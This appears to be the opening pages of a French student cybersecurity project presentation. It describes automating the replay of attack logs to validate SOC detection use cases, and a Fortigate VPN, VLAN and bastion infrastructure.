

Pl>y-Zone 2025

Team Cyber



En collaboration avec

forem



- Objectifs.....p4
- Infrastructure et Datacenter.....p5
- SIEM.....p11
- Attaques.....p15
- ContentCTL.....p21
- Notre solution.....p22
- Bilan des tâches.....p35
- Conclusion.....p37

Objectifs

Dans le cadre de notre formation en cybersécurité dispensée par Technobel et réalisée pour NRB, nous avons développé un projet visant à améliorer la détection et la validation continue des scénarios d'attaque au sein d'un SOC.

Objectif principal

Optimisation du processus de test des use cases et la réactivité du SOC grâce à des tests réguliers, reproductibles et automatisés.

Objectif 1

Automatiser l'exécution de scénarios d'attaque basés sur des logs réels afin de valider l'efficacité des use cases.

Objectif 2



Permettre la génération ou le rejeu contrôlé de logs d'attaque pour tester et garantir les capacités de détection.

Infrastructure

Mise en place d'une infrastructure sécurisée et redondante, incluant VLAN, VPN IPsec (Client-to-Site et site-to-site) et firewalls Fortigate, avec plan d'adressage et câblage.

- Installation du matériel
- Schémas/Topologie
- Plan d'adressage IP / Câblage
- Création des VLAN
- Configuration de base
- Configuration VPN/IPsec Client to Site
- Configuration VPN/IPsec Site to Site
- Configuration des firewalls

Topologie



Nous avons déployé un VPN Fortigate sécurisé, offrant un accès distant fiable pour les utilisateurs autorisés. Celui-ci s'appuie sur un bastion centralisé, jouant le rôle de point de contrôle unique et renforcé. Cette architecture permet d'accéder à l'ensemble du réseau interne tout en garantissant une isolation, une supervision et une sécurité accrues.


